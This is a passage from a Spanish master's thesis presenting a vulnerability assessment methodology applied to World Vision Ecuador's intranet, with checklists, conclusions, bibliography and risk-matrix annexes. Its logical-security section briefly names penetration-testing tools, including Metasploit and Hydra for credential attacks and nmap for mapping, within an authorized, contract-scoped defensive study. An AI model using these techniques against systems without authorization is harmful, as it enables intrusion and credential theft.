Dependiendo del perfil de personal, se deberá hacer firmar un documento con los acuerdos de confidencialidad de la información generada y manejada por la organización. Incluye guardias de seguridad. Se verificará la existencia de la documentación.

5.4.1.5. *Salida de personal*

En caso de salida de personal se deberá tener un documento donde se valide el estado del equipo y los respaldos completos generados por la persona saliente durante su periodo de trabajo.

5.4.1.6. *Cursos de seguridad*

Se verificará los cursos de seguridad informática realizado por el personal, se recomienda se realice dos por cada año.

5.4.1.7. *Ingeniería Social*

A partir del punto 5.4.1.6 se realizará una pequeña de prueba práctica de acciones a tomar, cuando se presenten ciertos casos como emails sospechosos, links a páginas o solicitud de datos confidenciales. Se involucrará a todo el personal de la organización.

5.4.1.8. *Pares de trabajo*

Se considera pares de trabajo a las personas que tienen conocimiento de cierta área de la organización, de tal manera que en caso de que uno de ellos falte por alguna razón, el par pueda reemplazarlo inmediatamente.

5.4.2. Vulnerabilidades Físicas

Los resultados se registrarán en la matriz de búsqueda de vulnerabilidades físicas, cuyo formulario principal se visualiza en el anexo F. En base al punto 5.1.3, se verificará los siguientes ítems:

5.4.2.1. *Vulnerabilidades de ingreso*

Se verificará la existencia y funcionamiento de los siguientes ítems:

- La organización cuenta con personal de seguridad. Guardias.
- Sistemas Biométricos
- Seguridades para acceso a data center.
- Cercas eléctricas
- Cámaras de vigilancia
- Detectores de metales

5.4.2.2. *Vulnerabilidades de suministro eléctrico*

- La organización cuenta con suministro eléctrico redundante
- Los medidores eléctricos y fuente alterna, están totalmente protegidos de daños externos como apagados manuales
- Los UPS se encuentran en su total funcionalidad. Previenen picos de energía de tensión.
- Las instalaciones cuenta con puesta a tierra
- Todos los equipos de cómputo tienen regulador de voltaje y/o UPSs
- La organización hace una revisión semestral o anual del estado de los cables eléctricos para evitar cortociruitos. Los cables deben estar perfectamente identificados por sus colores.

5.4.2.3. *Vulnerabilidades de enlaces de internet*

Se verificará el funcionamiento de los enlaces de internet ya sea que funcione en modo de alta disponibilidad o en modo de equilibrio de carga.

5.4.2.4. *Vulnerabilidades de factores ambientales*

Se verificará:

- La ventilación correcta en el data center.
- La temperatura normal para el data center. (18-27 grados centígrados)

- La humedad aceptable en el data center. (45% - 55%)
- Deben existir dos aires acondicionados para el data center, uno principal y el otro de respaldo.

5.4.2.5. *Vulnerabilidades ante incendios*

Se verificará la existencia del sistema antiincendios instalado en el edificio de la organización. El datacenter al menos deberá tener detectores de humo, el aire acondicionado se considera una fuente de incendio muy frecuente. Se debe contar con extintores cargados y no caducados.

5.4.2.6. *Vulnerabilidades ante inundaciones*

Se verificará que el datacenter se encuentre en un lugar donde el riesgo de inundación sea mínimo, no debe estar en la planta baja ni en el último piso, debe contar con un buen sistema de drenaje. Deberá contar con instalaciones que permitan detectar agua o inundaciones. Los equipos tecnológicos deberán encontrarse a una distancia prudencial del suelo.

5.4.2.7. *Vulnerabilidades de mantenimiento preventivo*

Se evaluará la cantidad de mantenimientos preventivos de equipos de cómputo realizados al año. Lo recomendable es la realización del mantenimiento dos veces al año. La falta de mantenimiento podría detener servicios críticos por ejemplo en servidores.

5.4.2.8. *Vulnerabilidades de tecnología inadecuada*

Es necesario validar que todo el hardware se encuentre en estados de no depreciado, con el tiempo los equipos pueden presentar fallas bruscas y que afecten a la productividad de la organización. Los equipos tecnológicos deben contar con la garantía vigente del fabricante.

5.4.2.9. *Vulnerabilidad de falla de equipos*

Se evaluará la existencia de equipos backup por departamento en caso de fallos en alguno de ellos.

5.4.2.10. *Vulnerabilidades ante desastres naturales*

Se evaluará la existencia del sitio alterno que permita en caso de desastres, la continuidad de todos o al menos de los de los servicios principales ofrecidos por la infraestructura de red principal.

5.4.2.11. *Vulnerabilidades en resguardo de respaldos de información*

Se verificará la existencia de medios que contengan la información de respaldo referente a configuraciones de equipos de red, equipos de cómputo, información de personal, bases de datos. Los medios en los cuales se realizan deben estar en buenas condiciones, resguardado bajo seguridades y etiquetados.

5.4.2.12. *Vulnerabilidades ante robo*

- Los equipos de la infraestructura de red deben encontrarse protegidos en un rack bajo llave.
- Las llaves del rack deben estar apropiadamente guardados y con un personal específico para su entrega o acceso.
- Los equipos de cómputo deben encontrarse con seguridades a bajo nivel para evitar el formateo no autorizado
- Los equipos tecnológicos deben estar protegidos bajo una aseguradora.
- La seguridad perimetral es importante ante posibles intrusiones, al igual que es necesario una acción si llegase a ocurrir, por lo cual es necesario que el edificio cuente con alarmas, cámaras de vigilancia, cercos eléctricos, cerraduras eléctricas, convenio con compañía de vigilancia.

5.4.3. Vulnerabilidades Lógicas

Los resultados se registrarán en la matriz de búsqueda de vulnerabilidades lógicas, cuyo formulario principal se encuentra en el anexo G. En base al punto 5.1.4, se verificará los siguientes ítems:

5.4.3.1. *Levantamiento de información*

En esta fase se realiza:

- Inspección física de la intranet
- Mapeo de red
- Recolección de información. Se utilizará la herramienta que creyere conveniente el analista. La metodología por defecto trabaja con la distribución Kali Linux, una versión avanzada de Back-Track. En este punto se conectará a un punto de red para conseguir toda la información posible a través de sus herramientas:

    - DNS, WHOIS. Se registrarán los resultados
    - Maltego para consultar los registros de servidores de nombres NS y de intercambio de correo MX. Hacer consultar de un DNS primario a un secundario. Se registrarán los resultados.
    - DIG para verificar a través de un servidor DNS los dominios que se manejan en la red. Se registrarán los resultados obtenidos en una tabla.
    - Nmap y zenmap: Se realizará un mapeo de red a través de estas herramientas y se registrarán los resultados.
    - Se deberá registrar todas las direcciones captadas en el sondeo
    - Verificar la versión snmp al igual que su comunidad
    - Verificar si existen puertos abiertos para conexión vía telnet, http, tftp, ftp a través de nmap
    - Verificar conexiones seguras con telnet/ssh y tftp/scp de tal manera que supere los ataques de obtención de credenciales. Se puede utilizar metaexploit o hydra.
    - Identificar datos de los equipos de red involucrados como marca, modelo. Se puede utilizar metaexploit dirigidos a ataques SNMP.

5.4.3.2. *Diagrama de red de datos*

Se solicitará el diagrama completo de la red de datos a analizar. Deberá contener los puntos de accesos a los diferentes equipos.

5.4.3.3. *Respaldos de información*

Se verificará la herramienta utilizada para la generación de backups, los mismos deben ser realizados bajo alguna técnica de cifrado; se verificará la bitácora que se maneja y la restauración correcta de información.

5.4.3.4. *Antivirus*

Se realizará un testeo del estado de antivirus en los equipos terminales. Se verificará los reportes.

5.4.3.5. *Testeo de equipos de red*

En función a la fase A del estudio del entorno objetivo se realizarán la búsqueda de vulnerabilidades en los equipos de la infraestructura de red correspondientes. Anexo G1.

Dependiendo de la organización donde se ejecute la metodología, la persona encargada deberá seleccionar los diferentes ataques conforme a la tecnología que manejen y seleccionar un software de búsqueda de vulnerabilidades con base de datos actualizado conforme al repositorio de vulnerabilidades manejado por los organismos como SANS (System Audit, Networking and Security Institute).

5.4.4. Vulnerabilidades Legales

Los resultados se registrarán en la matriz de búsqueda de vulnerabilidades legales, adjunto en el anexo H.

- Verificación de advertencias de accesos a equipos terminales en capa de acceso, capa de distribución, capa core, servidores, conforme al marco jurídico vigente en el país.
- Verificación de conocimiento de personal sobre el marco jurídico vigente en el país que regula la seguridad informática.

5.5. Fase D – Respuesta a Vulnerabilidades

En base a la evaluación de riesgos presentados en el punto 5.3 se procederá a tomar acciones preventivas y correctivas de las vulnerabilidades encontradas por cada barrera de seguridad de la

metodología. Se utilizará la matriz de respuesta de vulnerabilidades cuyos formularios principales se encuentran en los anexos E, F, G y H.

5.6. Fase E - Informe final

El informe final se realiza en base a los resultados de los formularios obtenidos de la fase D de la metodología. Se deberá realizar nuevamente la fase C de búsqueda de vulnerabilidades, para verificar que los controles aplicados tengan los resultados esperados.

CONCLUSIONES

- Se evalúan tres metodologías de análisis de vulnerabilidades, cuyos autores son Germán Serrato, Rodrigo Ferrer y la presentada por los autores Daniel Santiago, Juan Ratkovich y Alejandro Vergara Torres. En función a los parámetros analizados, la que mejores resultados ofrece para el análisis de vulnerabilidades es la "Metodología de análisis de vulnerabilidades para empresas de media y pequeña escala" presentada por los últimos autores citados.

- La metodología propuesta MDRVI, cubre cuatro barreras primordiales para mejorar la seguridad de una red de datos: seguridad de personal, seguridad física, seguridad lógica y seguridad legal. Se compone de fases que comprenden: Estudio del entorno objetivo, evaluación de riesgos, búsqueda de vulnerabilidades, Respuesta a Vulnerabilidades e Informe Final. Cada fase contiene sus respectivas tareas y formularios para la recolección de datos.

- La mejora en porcentajes por cada barrera de seguridad se presenta a continuación: La barrera de seguridad de personal, permitió un incremento en el grado de seguridad de 20.83% en la confidencialidad, 20.83% en la integridad y 58.33% en la disponibilidad. La barrera de seguridad física en 1.39%, 4.16% y 5.56% en la confidencialidad, integridad y disponibilidad respectivamente. La barrera de seguridad lógica, con el 45.55%, 35.56% y 30% en la confidencialidad, integridad y disponibilidad respectivamente. La barrera de seguridad legal aportó en la integridad y disponibilidad en un 12.5% cada una.

- La aplicación de la metodología propuesta permitió en general un incremento en el grado de seguridad aportando en la disponibilidad en un 26.6%, seguido de la integridad en un 18.26% y la confidencialidad en un 16.94%. Con estos antecedentes en función a los resultados de un análisis descriptivo y prueba estadística realizadas en la investigación, se concluye que la aplicación de la propuesta de una metodología de detección y respuesta a vulnerabilidades mejora la seguridad en la intranet de la Organización No gubernamental World Vision Ecuador.

RECOMENDACIONES

- Se recomienda la utilización de la metodología propuesta por los beneficios que presenta al trabajar en las cuatro barreras de seguridad.

- Es necesaria la utilización correcta de los diferentes formularios presentados en cada fase ya que en ella se basa toda la metodología.

- Se recomienda total cuidado y planificar el tiempo necesario para la realización de la fase de evaluación de riesgos ya que se considera la base para la realización exitosa de la metodología.

- Implementar todos los controles presentados en la metodología durante el análisis.

- La metodología se lo puede utilizar para todas las capas de red, por lo cual queda a criterio del investigador junto con el representante legal de cualquier organización delimitar el alcance.

- Para trabajos futuros considerar toda la población de vulnerabilidades descritas en la investigación ya que en este caso por factores de tiempo no se cubrieron.

- La metodología fue creado con referencia a la norma ISO 27001:2005 por lo cual para trabajos futuros, se recomienda tomar en cuenta la mayor cantidad de controles posibles que ésta presenta. Además los formularios de la metodología propuesta son flexibles para adaptar otro tipo de ítems a evaluar presentadas por otras metodologías o normas.

- Se recomienda en trabajos futuros, utilizar los valores de la evaluación de riesgos, de tal modo que se verifique cuáles ítems son las más prioritarias para aplicar controles correctivos.

BIBLIOGRAFÍA

ISO 27001, I. (2005). Sistema de Gestión de Seguridad de la Información. *Requerimientos* (pág. 7).

Acosta, O. (2013). *Análisis de riesgo y vulnerabilidades de la infraestructura tecnológica de la secretaría nacional de gestión de riesgos utilizando metodologías de ethical hacking. (Tesis) (Pre-grado)*. Recuperado de: http://bibdigital.epn.edu.ec/handle/15000/6059?locale=de

Agencia EFE. (2016). *Latinoamérica Ciberseguridad*. Recuperado de: https://www.efe.com/efe/america/tecnologia/el-ciberdelito-mueve-0-8-por-ciento-del-pib-mundial-al-ano-segun-intel-security/20000036-2877620

Andreotti, J. (2013). *¿Quién es la ISO, quienes la integran en 2013 y que hace?* Recuperado de ¿Quién es la ISO, quienes la integran en 2013 y que hace?. Recuperado de: http://ingenieroandreotti.blogspot.com/2013/12/quien-es-la-iso-quienes-la-integran-en.html

Astudillo, K. (2013). Hacking ético 101 (pág. 10-11-292).

Barón, C. (2010). *Metodología de análisis de vulnerabilidades para la red de telemática de la policía nacional. (Tesis) (Pre-grado)*. Recuperado de: https://www.yumpu.com/es/document/view/14079646/1-metodologia-de-analisis-de-vulnerabilidades-para-la-red-de-datos-

Castañeda, O. (2015). *trespasosadelante2*. Recuperado de: https://trespasosadelante2.blogspot.com/2015/06/que-es-sniffing.html

Catoira, F. (2012). *welivesecurity*. Recuperado de welivesecurity: https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/

Chamorro, V. (2013). *Plan de Seguridad de la informaicón basado en el estándar ISO 13335*.

Colomés, P. (2017). *Netlearning Academy*. Recuperado de Hacking en redes LAN: https://www.netlearning.cl/courses/enrolled/149582

Consejo Superior de Administración Electrónica de España. (2012). *MAGERIT – versión 3.0 Libro II*. Madrid: Ministerio de Hacienda y Administraciones Públicas.

Council, E. (2015). *Aprendiendo sobre Seguridad Informática*. Recuperado de Aprendiendo sobre Seguridad Informática: https://jldavila4.wordpress.com/

CVE. (2018). *Common Vulnerabilities and Exposures*. Recuperado de: https://cve.mitre.org/

EQ2B Consulting. (2017). *Riesgo, Amenaza y Vulnerabilidad (ISO 27001)*. Recuperado de: http://eq2b.com/riesgo-amenaza-y-vulnerabilidad-iso-27001/

Erb, M. (2011). *Amenazas y Vulnerabilidades*. Recuperado de Gestión de Riesgo en la Seguridad Informática: https://protejete.wordpress.com/gdr_principal/amenazas_vulnerabilidades/

ESET. (2014). *welivesecurity.com*. Recuperado de Vulnerabilidades: ¿qué es CVSS y cómo utilizarlo?: https://www.welivesecurity.com/la-es/2014/08/04/vulnerabilidades-que-es-cvss-como-utilizarlo/

Ferrer, J. A., & Szadujko, N. (2014). *Vulnerabilidades y Ataques Modelo OSI*. Recuperado de Vulnerabilidades y Ataques Modelo OSI: https://prezi.com/dw568aas0fpw/vulnerabilidades-y-ataques-modelo-osi/

Ferrer, R. (2017). *Metodología de análisis de vulnerabilidades SISTESEG.*

Fundación Carlos Slim. (2016). *Capactítate para el empleo.* Recuperado de Vulnerabilidades informáticas: https://capacitateparaelempleo.org/pages.php?r=.tema&tagID=2841&load=3810&n=1&brandID=capacitate

Gámez, R. (2014). *Aodbc*. Recuperado de Aodbc: http://blog.aodbc.es/2014/06/11/ashrae-y-sus-recomendaciones-de-temperatura-en-el-dc-for-dummies/

Garzón, D. S., Ratkovich Gomes, J. C., & Vergara Torres, A. (2005). *Metodología de análisis de vulnerabilidades para empresas de media y pequeña escala.* Bogotá-Colombia.

Goez, L. (2014). Seguridad Informática. Medellín-Colombia.

Huerta, A. V. (2004). *ISO 17799* . Recuperado de shutdown.es : http://www.shutdown.es/ISO17799.pdf

Huilca, G. (2012). *HACKING ÉTICO PARA DETECTAR VULNERABILIDADES EN LOS SERVICIOS DE LA INTRANET DEL GOBIERNO AUTÓNOMO DESCENTRALIZADO MUNICIPAL DEL CANTÓN CEVALLO*. (Tesis). (Pre-Grado). Recuperado de: http://repositorio.uta.edu.ec/handle/123456789/2900?locale=de

International Telecommunication Union (ITU). (2016). ITU-T Recommendations X.1521. En ITU-T, *SERIE X: REDES DE DATOS, COMUNICACIONES DE* (pág. 4). ITU-T . Recuperado de ITU-T X.1521: https://www.itu.int/ITU-T/recommendations/rec.aspx?rec=12614&lang=es

International Telecommunication Union (ITU). (2016). Métrica Base. En UIT-T, *Sistema común de puntuación de* (págs. 6-11). UIT.

ISECOM. (2003). *OSSTMM 2.1*.

ISO27001. (2013). Sistema de Gestión de Seguridad de la Información. Recuperado de: http://www.iso27000.es/sgsi.html

ISOTools Excellence. (2017). *Sistemas de Gestión de seguridad de la información*. Recuperado de de ¿Cuál es la situación de la norma ISO 27001 en Sudamérica?: https://www.pmg-ssi.com/2017/09/situacion-norma-iso-27001-sudamerica/

Open Information System Security Group. (2006). *Information Systems Security Assessment Framework (ISSAF).*

International Telecomunication Union. (2003). Gigabit-capable Passive Optical Networks (GPON): General characteristics, ITU-T Recommendation G.984.1. *TELECOMMUNICATION STANDARDIZATION SECTOR OF ITU*, 43.

Jara, H., & Federico, P. G. (2012). Ethical Hacking 2.0.

Merino, B. (2011). *Análisis de Tráfico con Wireshark.*

Mifsud, E. (2012). *Observatorio tecnológico*. Recuperado de Introducción a la seguridad informática - Vulnerabilidades de un sistema informático: http://recursostic.educacion.es/observatorio/web/es/component/content/article/1040-introduccion-a-la-seguridad-informatica?start=3

Muñoz, A. (2011). *Seguridad en redes a nivel de capa 2.* Recuperado de Repositorio Institucional UPV: https://riunet.upv.es/bitstream/handle/10251/15262/SEGURIDAD%20CAPA%202%20del%20modelo%20OSI.pdf?sequence=1.

Parra, C., & Hernán , P. (2007). *Las amenazas informáticas: Peligro latente para las organizaciones.*

Pérez, D. (2015). *Desde la CLI - Routing, Switching & Security*. Recuperado de Desde la CLI - Routing, Switching & Security: http://desdelacli.blogspot.com/2015/05/seguridad-capturar-el-trafico-de-un.html

Romero, D. (2012). *Switch Security* . Recuperado de Seguridad de la Información Redes: http://www.davidromerotrejo.com/2012/10/switch-security.html

Rubio, M., Morocho, M., Maldonado, J., Maza, J., & Ramírez, I. (2010). Guía de autoevaluación para programas de pregrado a distancia. En *Guía de autoevaluación para programas de pregrado a distancia* (pág. 18). Loja-Ecuador.

SC MEDIA. (2018). *The Cybersecurity source*. Recuperado de The Cybersecurity source: https://www.scmagazine.com/2018-sc-awards-finalists/section/7986/

Serrato, G. (2016). *Metodología para el análisis de vulnerabilidades.*

Soto, M. G. (2016). ¿Qué es el envenenamiento ARP o ataque ARP Spoofing y cómo funciona?. Recuperado de www.medium.com: https://medium.com/@marvin.soto/qu%C3%A9-es-el-envenenamiento-arp-o-ataque-arp-spoofing-y-c%C3%B3mo-funciona-7f1e174850f2

Spichiger, J. (2010). *redescisco.net*. Recuperado de Mitigando ataques DHCP SPoofing: http://www.redescisco.net/sitio/2010/11/16/mitigando-ataques-de-dhcp-spoofing-utilizando-snooping-en-switches-cisco/

Talledo, J. (2015). *Implantación de aplicaciones web en entornos internet, intranet y extranet* (pág. 21).

Technet. (2010). *Microsoft Forefront.* Recuperado de Microsoft Forefront: https://technet.microsoft.com/es-es/library/dd440984.aspx

The Register. (2013). *The Register*. Recuperado de The Register: http://www.theregister.co.uk/2013/06/08/facebook_cloud_versus_cloud/

toolswatch. (2018). *toolswatch*. Recuperado de Black Hat Arsenal Top 10 Security Tools as Voted by the Audience: http://www.toolswatch.org/2018/01/black-hat-arsenal-top-10-security-tools/

Universidad de San Carlos de Guatemala. (2014). Seguridad de la información. *Revista de la Segunda Cohorte del Doctorado en Seguridad Estratégica*, 38-39, 45.

Universidad Nacional Autónoma de México. (2015). *Seguridad Informática*. Recuperado de Seguridad Informática: http://redyseguridad.fi-p.unam.mx/proyectos/seguridad/DefinicionPolitica.php

Villalón, J. (2015). *Defensas frente a ataques STP*. Recuperado de https://www.securityartwork.es: https://www.securityartwork.es/2015/05/25/defensas-frente-a-ataques-stp/

ANEXOS

Anexo A: Formulario de revisión de políticas internas de seguridad de la información

Revisión de políticas de Seguridad de la Información World Vision Ecuador

Política	Codificación	Descripción	Observaciones
1	TI-GEN-01	Tips de uso de equipos de cómputo	Documento de recomendaciones de uso adecuado de equipos de cómputo, seguridad en las contraseñas, respaldos de información, uso del correo institucional, reporte ante fallas físicas del equipo de cómputo a cargo.
2	TI-PO-01	Manual de políticas y procedimientos de TICs	En el manual se encuentran las políticas de cuentas de usuario, políticas de acceso a la red, políticas de ingreso a terceros, manejo de bases de datos.
3	TI-GEN-02	Salida de Personal	Documento que valida el estado del equipo entregado por el personal saliente y el la validación del jefe inmediato de los respaldos digitales.

Elaborado por: Ing. Roberto Valente, 2018

Anexo B: Cronograma de aplicación de la metodología

Nombre de tarea	Duración	Comienzo	Fin
Fase A Estudio del entorno objetivo	20 días	jue 1/6/17	mié 28/6/17
Investigar Legalidad Local	7 días	jue 1/6/17	vie 9/6/17
Revisar políticas internas de seguridad de la Organización No Gubernamental World Vision Ecuador	8 días	lun 12/6/17	mié 21/6/17
Firmar acuerdos de confidencialidad	5 días	jue 22/6/17	mié 28/6/17
Definir el tipo de prueba	2 días	jue 22/6/17	vie 23/6/17
Definir las limitaciones para las pruebas	3 días	lun 26/6/17	mié 28/6/17
Fase B - Evaluación de riesgos	45 días	lun 31/7/17	vie 29/9/17
Verificar los objetivos como unidad de Tecnologías de Información World Vision Ecuador	5 días	lun 31/7/17	vie 4/8/17
Llenar la matriz de evaluación de riesgos de seguridad de personal	10 días	lun 7/8/17	vie 18/8/17
Llenar la matriz de evaluación de riesgos de seguridad física	10 días	lun 21/8/17	vie 1/9/17
Llenar la matriz de evaluación de riesgos de seguridad lógica	10 días	lun 4/9/17	vie 15/9/17
Llenar la matriz de evaluación de riesgos de seguridad legal	10 días	lun 18/9/17	vie 29/9/17
Fase C - Búsqueda de vulnerabilidades	49 días	lun 2/10/17	jue 7/12/17
Llenar la matriz de vulnerabilidad de personal	14 días	lun 2/10/17	jue 19/10/17
Llenar la matriz de vulnerabilidad física	15 días	jue 19/10/17	mié 8/11/17
Llenar la matriz de vulnerabilidad lógica	15 días	lun 13/11/17	vie 1/12/17
Llenar la matriz de vulnerabilidad Legal	4 días	lun 4/12/17	jue 7/12/17
Fase D – Respuesta a Vulnerabilidades	41 días	vie 8/12/17	vie 2/2/18
Llenar la matriz de respuesta de vulnerabilidad de personal	10 días	vie 8/12/17	jue 21/12/17
Llenar la matriz de respuesta de vulnerabilidad física	14 días	vie 22/12/17	mié 10/1/18
Llenar la matriz de respuesta de vulnerabilidad lógica	13 días	jue 11/1/18	sáb 27/1/18
Llenar la matriz de respuesta de vulnerabilidad Legal	5 días	lun 29/1/18	vie 2/2/18
Fase E - Informe final	10 días	lun 5/2/18	vie 9/2/18
Preparar y entregar el informe final en base a la fase D	10 días	lun 5/2/18	vie 9/2/18

Anexo C: Acuerdo de confidencialidad para la aplicación de la metodología en la ONG World Vision Ecuador

ACUERDO DE CONFIDENCIALIDAD Y NO DIVULGACIÓN DE INFORMACIÓN

En Quito Ecuador, a los 28 días del mes de Junio del 2017

Ambas partes se reconocen recíprocamente con capacidad para obligarse y, al efecto, suscriben el presente Acuerdo de Confidencialidad y de No Divulgación de Información en base a las siguientes ESTIPULACIONES:

PRIMERA.- Objeto. El presente Acuerdo se refiere a la información que EL DIVULGANTE proporcione al RECEPTOR, ya sea de forma oral, gráfica o escrita y, en estos dos últimos casos, ya esté contenida en cualquier tipo de documento, que necesariamente tengan que ser revelados para la realización de la investigación en fin de la mejora de la seguridad en la red de datos de la organización.

SEGUNDA.- 1. EL RECEPTOR únicamente utilizará la información facilitada por EL DIVULGANTE para el fin mencionado en la Estipulación anterior, comprometiéndose EL RECEPTOR a mantener la más estricta confidencialidad respecto de dicha información, advirtiendo de dicho deber de confidencialidad y secreto a sus empleados, asociados y a cualquier persona que, por su relación con EL RECEPTOR, deba tener acceso a dicha información para el correcto cumplimiento de las obligaciones del RECEPTOR para con EL DIVULGANTE.
EL RECEPTOR o las personas mencionadas en el párrafo anterior no podrán reproducir, modificar, hacer pública o divulgar a terceros la información objeto del presente Acuerdo sin previa autorización escrita y expresa del DIVULGANTE.
De igual forma, EL RECEPTOR adoptará respecto de la información objeto de este Acuerdo las mismas medidas de seguridad que adoptaría normalmente respecto a la información confidencial de su propia Empresa, evitando en la medida de lo posible su pérdida, robo o sustracción.

TERCERA.- Sin perjuicio de lo estipulado en el presente Acuerdo, ambas partes aceptan que la obligación de confidencialidad no se aplicará en los siguientes casos:

Cuando la información se encontrara en el dominio público en el momento de su suministro al RECEPTOR o, una vez suministrada la información, ésta acceda al dominio público sin infracción de ninguna de las Estipulaciones del presente Acuerdo.
Cuando la información ya estuviera en el conocimiento del RECEPTOR con anterioridad a la firma del presente Acuerdo y sin obligación de guardar confidencialidad.
Cuando la legislación vigente o un mandato judicial exija su divulgación. En ese caso, EL RECEPTOR notificará al DIVULGANTE tal eventualidad y hará todo lo posible por garantizar que se dé un tratamiento confidencial a la información.
En caso de que EL RECEPTOR pueda probar que la información fue desarrollada o recibida legítimamente de terceros, de forma totalmente independiente a su relación con EL DIVULGANTE.

CUARTA.- Los derechos de propiedad intelectual de la información objeto de este Acuerdo pertenecen al DIVULGANTE y el hecho de revelarla al RECEPTOR para el fin mencionado en la Estipulación Primera no cambiará tal situación.
En caso de que la información resulte revelada o divulgada o utilizada por EL RECEPTOR de cualquier forma distinta al objeto de este Acuerdo, ya sea de forma dolosa o por mera negligencia, habrá de indemnizar al DIVULGANTE los daños y perjuicios ocasionados, sin perjuicio de las acciones civiles o penales que puedan corresponder a este último.

QUINTA.- Las partes se obligan a devolver cualquier documentación, antecedentes facilitados en cualquier tipo de soporte y, en su caso, las copias obtenidas de los mismos, que constituyan información amparada por el deber de confidencialidad objeto del presente Acuerdo en el supuesto de que cese la relación entre las partes por cualquier motivo.

SEXTA.- El presente Acuerdo entrará en vigor en el momento de la firma del mismo por ambas partes, extendiéndose su vigencia hasta un plazo de 1 año después de finalizada la investigación referente a la seguridad de la red de datos.

SÉPTIMA.- Los diagramas de red se facilitarán únicamente para su revisión, éste no podrá ser difundido por ningún medio. El tipo de prueba de penetración será intrusiva, solo se permitirá la examinación de los equipos de la capa de acceso y el servidor de intranet. En caso de requerir pruebas en otras capas y/o servidores, se realizará en acuerdo conjunto con EL DIVULGANTE.

OCTAVA.- En caso de cualquier conflicto o discrepancia que pueda surgir en relación con la interpretación y/o cumplimiento del presente Acuerdo, las partes se someten expresamente a los Juzgados y Leyes vigentes en el Ecuador.

Y en señal de expresa conformidad y aceptación de los términos recogidos en el presente Acuerdo, lo firman las partes por duplicado ejemplar y a un solo efecto en el lugar y fecha al comienzo indicados.

Por el Receptor,	Por el divulgante,
Ing. Roberto Valente	Ing. Miroslava Román
Maestrante ESPOCH	Coordinadora TI World Vision Ecuador

Anexo D: Evaluación de Riesgos

Anexo D1

Objetivos como Unidad de Tecnologías de la Información

N° Objetivo	Descripción
1	Garantizar la seguridad de la información, trabajando en medidas, controles y respuestas efectivas enfocadas en la preservación de los bienes o activos informáticos.
2	Asegurar el funcionamiento eficaz de la infraestructura tecnológica de la organización, que permita la continuidad de servicios conforme a los estándares internacionales y propios de la organización a través del mantenimiento, administración y monitoreo de la misma.
3	Proveer de servicio de soporte tecnológico gestionando las incidencias y problemas a nivel informático para su oportuna y adecuada solución.

Elaborado por: Departamento de Tecnologías de la Información World Vision Intenational

Anexo D2

Evaluación de Riesgos/Seguridad de Personal

Empresa		**World Vision Ecuador**				**Barrera de seguridad: Personal**
Fase		Evaluación de Riesgos				
Técnico realiza		Roberto Valente				
Técnico revisa		Felipe Llangarí				
Objetivo al que apunta	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**
			C	**I**	**D**	
1	Divulgación de información confidencial	3	3	3	3	Personal no socializado en políticas de buen uso de equipos tecnológicos e información.
1	Robo, alteración, destrucción de información	3	3	3	3	Contraseñas de inicio de sesión expuestas para cualquier persona.
1	Robo, alteración, destrucción de información	3	3	3	3	Equipos de cómputo con sesiones abiertas en ausencia del custodio del equipo.
1	Pérdida de información	3	1	1	3	Información de usuarios no respaldados.
1	Daños de hardware	3	1	2	3	Ingerir alimentos y bebidas cerca del hardware asignada para su trabajo.
3	Daños de hardware	2	1	2	3	Equipos de cómputo sin mantenimiento preventivo/Equipos de cómputo fuera de garantía de fábrica.
1	Daños en software	2	1	3	3	Instalación de software no autorizado
1	Robo de laptops de personal de campo	2	3	1	3	Exposición a robos de equipos de cómputo de personal que trabajan fuera de las oficinas de la organización.

1	Accesos no autorizados	2	3	2	1	Ausencia de políticas de cuentas de usuario.
1	Accesos no autorizados	2	3	3	3	Ausencia de políticas de acceso a la red.
1	Accesos no autorizados	2	3	3	3	Ausencia de políticas de ingresos a personal externo.
1,2,3	Accesos no autorizados	3	3	3	3	Políticas de tecnologías de información desactualizadas.
1,2,3	Falta de personal capacitado para atención a incidentes	3	1	1	3	Ausencia de políticas de pares de trabajo

Elaborado por: Roberto Valente, 2018

Anexo D3

Evaluación de Riesgos/Seguridad Física

Empresa		**World Vision Ecuador**				**Barrera de seguridad: Física**
Fase		Evaluación de Riesgos				
Técnico realiza		Roberto Valente				
Técnico revisa		Felipe Llangarí				
N° Objetivo	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**
			C	**I**	**D**	
1	Accesos no autorizados	2	3	3	3	Puertas principales de acceso sin personal de vigilancia.
1	Accesos no autorizados	2	3	3	3	Falta de sistemas biométricos de ingreso a instalaciones y cuartos críticos.
1	Robo de hardware	2	2	1	3	Perímetros de edificio sin cercas eléctricas.
1	Acceso no autorizados	2	2	1	3	Áreas de edificios sin vigilancia.
1	Vandalismo	1	3	3	3	Ingreso de personas con armas blancas o armas de fuego
2	Falta de suministro electrico	2	1	2	3	Instalaciones sin sistemas de trasferencia automáticas para casos de cortes eléctricos de la línea principal.
2	Falta de suministro electric	1	1	2	3	Medidores eléctricos y fuentes eléctricas alternas expuestas al aire libre sin ningún tipo de seguridades.
2	Daños en hardware	2	1	3	3	Equipos de cómputo sin reguladores de voltaje y/o UPSs.

2	Daños en hardware	2	1	3	3	Instalaciones eléctricas sin puestas a tierra.
2	Explosión	2	1	3	3	Falta de mantenimiento del sistema eléctrico.
2	Caida de red	2	1	1	3	Falla física en los enlaces de red redundantes.
2	Calentamiento de servidores	2	1	2	3	DataCenter sin sistema de ventilación y aire acondicionado.
2	Servidor fuera de servicio	2	1	2	3	-Acumulación de cargas electroestáticas. - Corrosión
2	Incendios	2	1	3	3	La organización no cuenta con un sistema anti-incendios.
2	Inundaciones	1	1	3	3	La organización no cuenta con un sistema anti-inundaciones.
2	Daños de hardware	3	1	3	3	Falta de mantenimiento preventivo periódico en los equipos tecnológicos.
2	Servidor fuera de servicio	1	1	1	3	Infraestructura instalada con equipos tecnológicos depreciados.
2	Daños de hardware	2	1	3	3	La organización no cuenta con equipos tecnológicos alternos en caso de falla de algún componente electrónico.
2	Falta de disponibilidad de aplicaciones críticas	2	1	2	3	La organización no cuenta con un sitio alterno para la continuidad de servicios en caso desastres naturales en la edificación principal.
1	Pérdida de información	2	1	3	3	Medios de almacenamiento de respaldo de información ubicados en lugares sin seguridades y expuestas a daños por factores ambientales.

Elaborador por: Roberto Valente, 2018

Anexo D4

Evaluación de Riesgos/Seguridad Lógica

Empresa	**World Vision Ecuador**	**Barrera de seguridad: Lógica**
Etapa	Evaluación de Riesgos	
Técnico realiza	Roberto Valente	
Técnico revisa	Felipe Llangarí	

N° Objetivo	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**
			C	**I**	**D**	
